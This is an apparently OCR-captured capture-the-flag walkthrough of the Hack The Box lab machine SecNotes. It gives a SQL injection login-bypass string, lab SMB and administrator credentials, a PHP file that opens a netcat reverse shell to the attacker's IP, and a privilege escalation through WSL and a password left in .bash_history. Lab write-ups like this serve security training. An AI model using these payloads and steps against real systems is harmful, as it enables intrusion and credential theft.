
SECNOTES WALKTHROUGH

Name	Maker(s)	OS	IP Address	Difficulty	Ratings
Reddish	yuntao	Linux	10.10.10.94		317 23
Dab	snowscan	Linux	10.10.10.86		575 20
SecNotes	0xdf	Windows	10.10.10.97		1151 46
Giddy	lkys37en	Windows	10.10.10.104		457 11


As shown in the Picture above, SecNotes has an IP address of 10.10.10.97. We scan this IP address with Nmap.


```
root@kali:~/Desktop# nmap -sS -sV -p- 10.10.10.97
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-19 07:47 EST
Nmap scan report for 10.10.10.97
Host is up (0.074s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: HT
B)
8808/tcp open  http         Microsoft IIS httpd 10.0
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 276.27 seconds
```

As a result of the scan, we see that the ports 80, 445 and 8808 are open. When we go to http service number 80, we see the login screen.




We create a new user account by saying **"Sign up now"** and login to the system with the user account created.







As shown in the picture above, we have limited possibilities with the p4wsec user account. Then we follow the **"login bypass using SQL Injection"** tactic.



As shown in the picture above, we type **‘ or 2=2#** in the username and password and complete the registration process.



Login to the system with the user account we create.



As shown in the picture above, login was successfully performed. With the p4wsec user we created earlier, we were able to access limited data, but now we are able to access more data.

Under the new site header, we see that there is SMB information from the secnotes.htb machine.

Domain : secnotes.htb


Username : tyler

Password : 92g!mA8BGjOirkL%OG*&

Using the information above, let us connect with the smbclient tool available in Kali-Linux.

```
root@kali:~/Desktop# smbclient //10.10.10.97/new-site -U 'tyler%92g!mA8BGjOirkL%
OG*&'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Jan 20 14:13:32 2019
  ..                                  D        0  Sun Jan 20 14:13:32 2019
  iisstart.htm                        A      696  Thu Jun 21 11:26:03 2018
  iisstart.png                        A    98757  Thu Jun 21 11:26:03 2018
  Microsoft                           D        0  Sun Jan 20 13:25:59 2019
  nc.exe                              A    59392  Sun Jan 20 13:27:04 2019
  nc64.exe                            A    45272  Sun Jan 20 13:22:14 2019
  php-reverse-shell.php               A       70  Sun Jan 20 13:26:58 2019
  phpshell.php                        A       36  Sun Jan 20 13:24:51 2019
  reverse-shell.php                   A       39  Sun Jan 20 14:16:10 2019
  shell.php                           A       34  Sun Jan 20 14:13:32 2019
  xephyrusshell2.php                  A       41  Sun Jan 20 13:25:10 2019

                12978687 blocks of size 4096. 8045488 blocks available
```

As shown in the picture above, we successfully made our connection. When we look at the **iisstart.htm** and **iisstart.png** files above, we understand that IIs default page is. Then we look at Port 8808.



When we go to Port 8808 the ISP default page welcomes us. In this case, we understand that the new-site directory is a directory belonging to HTTP service 8808. As result, Installed to the system must be triggered from port 8808.

What we will install;

1) PHP Shell
2) NC

The purpose here is to remove shell from the system with the NC tool to be installed on the system. To run the NC tool, we will use PHP Shell. When we trigger Php shell, the NC tool will automatically run and we will have a connection from the target. Then let's move on to the above-mentioned procedures.

First of all, the contents of the PHP file we will install on the system is as follows.

```
root@kali:~/Desktop# cat p4wsec.php
<?php
 system('nc.exe 10.10.14.82 1919 -e cmd.exe');
?>root@kali:~/Desktop#
```

The IP address in the above picture 10.10.14.82 is our IP address. 1919 refers to the port number. To put it briefly, on our own machine, we listen to port number 1919 using the NC tool. P4wsec that we create in any way.if the PHP file is triggered, the target system provides us with a connection to the 1919 port we have taken to listen to and opens the CMD.

```
root@kali:~/Desktop# smbclient //10.10.10.97/new-site -U 'tyler%92g!mA8BGjOirkL%
OG*&'
Try "help" to get a list of possible commands.
smb: \> put nc.exe
putting file nc.exe as \nc.exe (26.5 kb/s) (average 26.5 kb/s)
smb: \> put p4wsec.php
putting file p4wsec.php as \p4wsec.php (0.1 kb/s) (average 19.7 kb/s)
smb: \>
```

As can be seen in the picture above, both the NC tool and the p4wsec we created.we have successfully uploaded the PHP file to the system. Now, using the NC tool, after listening to Port 1919 in our own system, p4wsec.get the link by triggering the PHP file.


```
root@kali:~/Desktop# nc -lvp 1919
listening on [any] 1919 ...
```

```
10.10.10.97:8808/p4wsec
10.10.10.97:8808/p4wsec.php
Terminal - root@kali: ~/Desktop
File  Edit  View  Terminal  Tabs  Help
root@kali:~/Desktop# nc -lvp 1919
listening on [any] 1919 ...
10.10.10.97: inverse host lookup failed: Unknown host
connect to [10.10.14.82] from (UNKNOWN) [10.10.10.97] 49686
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\new-site>
```

we got shell. Now let's read the user.txt file.

```
C:\inetpub\new-site>cd /
cd /

C:\>cd users/tyler/desktop
cd users/tyler/desktop

C:\Users\tyler\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9CDD-BADA

 Directory of C:\Users\tyler\Desktop

08/19/2018  02:51 PM    <DIR>          .
08/19/2018  02:51 PM    <DIR>          ..
06/22/2018  02:09 AM             1,293 bash.lnk
04/11/2018  03:34 PM             1,142 Command Prompt.lnk
04/11/2018  03:34 PM               407 File Explorer.lnk
06/21/2018  04:50 PM             1,417 Microsoft Edge.lnk
06/21/2018  08:17 AM             1,110 Notepad++.lnk
08/19/2018  08:25 AM                34 user.txt
08/19/2018  09:59 AM             2,494 Windows PowerShell.lnk
               7 File(s)          7,897 bytes
               2 Dir(s)  32,811,261,952 bytes free

C:\Users\tyler\Desktop>more user.txt
more user.txt
6fa7556968052a83183fb8099cb904f3

C:\Users\tyler\Desktop>
```

When we examine the **bash.lnk file** above, we see that there is one bash installed on the system. This feature is activated by following the following path..



You can read and apply the Windows **Subsystem for Linux (WSL)** feature and a bash installation to the system in detail from the site below.

See : https://www.howtogeek.com/249966/how-to-install-and-use-the-linux-bash-shell-on-windows-10/

In essence, we see that the WSL feature is activated on the target system and we need to search and run **wsl.exe**. To do this, we will use the **where** command.

```
C:\Users\tyler\Desktop>where /R c:\ wsl.exe
where /R c:\ wsl.exe
c:\Windows\WinSxS\amd64_microsoft-windows-lxss-wsl_31bf3856ad364e35_10.0.17134.1
_none_686f10b5380a84cf\wsl.exe

C:\Users\tyler\Desktop>c:\Windows\WinSxS\amd64_microsoft-windows-lxss-wsl_31bf38
56ad364e35_10.0.17134.1_none_686f10b5380a84cf\wsl.exe
c:\Windows\WinSxS\amd64_microsoft-windows-lxss-wsl_31bf3856ad364e35_10.0.17134.1
_none_686f10b5380a84cf\wsl.exe
mesg: ttyname failed: Inappropriate ioctl for device

id
uid=0(root) gid=0(root) groups=0(root)
which python
/usr/bin/python
python -c 'import pty; pty.spawn("/bin/bash")'
root@SECNOTES:~#
```

The /R parameter above tells you which Directory it should look for.

```
root@SECNOTES:~# ls -la
ls -la
total 8
drwx------ 1 root root  512 Jun 22  2018 .
drwxr-xr-x 1 root root  512 Jun 21  2018 ..
---------- 1 root root  398 Jun 22  2018 .bash_history
-rw-r--r-- 1 root root 3112 Jun 22  2018 .bashrc
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
drwxrwxrwx 1 root root  512 Jun 22  2018 filesystem
root@SECNOTES:~# chmod 777 .bash_history
chmod 777 .bash_history
root@SECNOTES:~# cat .bash_history
cat .bash_history
cd /mnt/c/
ls
cd Users/
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
> .bash_history
```

The **.bash_history file** above cannot be displayed with the cat command because no chmod is defined. Therefore. after giving .bash_history 777 permission, we display the contents of the cat command.

When we view the contents, we see that the administrator user is using the local SMB service. Let's connect with the smbclient tool through the target system and display the contents of the **root.txt** file.

```
root@SECNOTES:~# smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
\\c$lient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\
WARNING: The "syslog" option is deprecated
Try "help" to get a list of possible commands.
smb: \> cd Users\Administrator\Desktop
cd Users\Administrator\Desktop
smb: \Users\Administrator\Desktop\> dir
dir
  .                                   DR        0  Sun Aug 19 10:01:17 2018
  ..                                  DR        0  Sun Aug 19 10:01:17 2018
  desktop.ini                        AHS      282  Sun Aug 19 10:01:17 2018
  Microsoft Edge.lnk                   A     1417  Fri Jun 22 16:45:06 2018
  root.txt                             A       34  Sun Aug 19 10:03:54 2018

                12978687 blocks of size 4096. 8046058 blocks available
smb: \Users\Administrator\Desktop\> get root.txt
get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 34 as root.txt (8.3 KiloBytes/sec)
smb: \Users\Administrator\Desktop\> exit
exit
root@SECNOTES:~# cat root.txt
cat root.txt
7250cde1cab0bbd93fc1edbdc83d447b
root@SECNOTES:~#
```

p4wsec

Twitter : https://www.twitter.com/p4wsec

Github : https://github.com/p4wsec

Gmail : p4wsec@gmail.com

Thank you for Reading, have a nice day.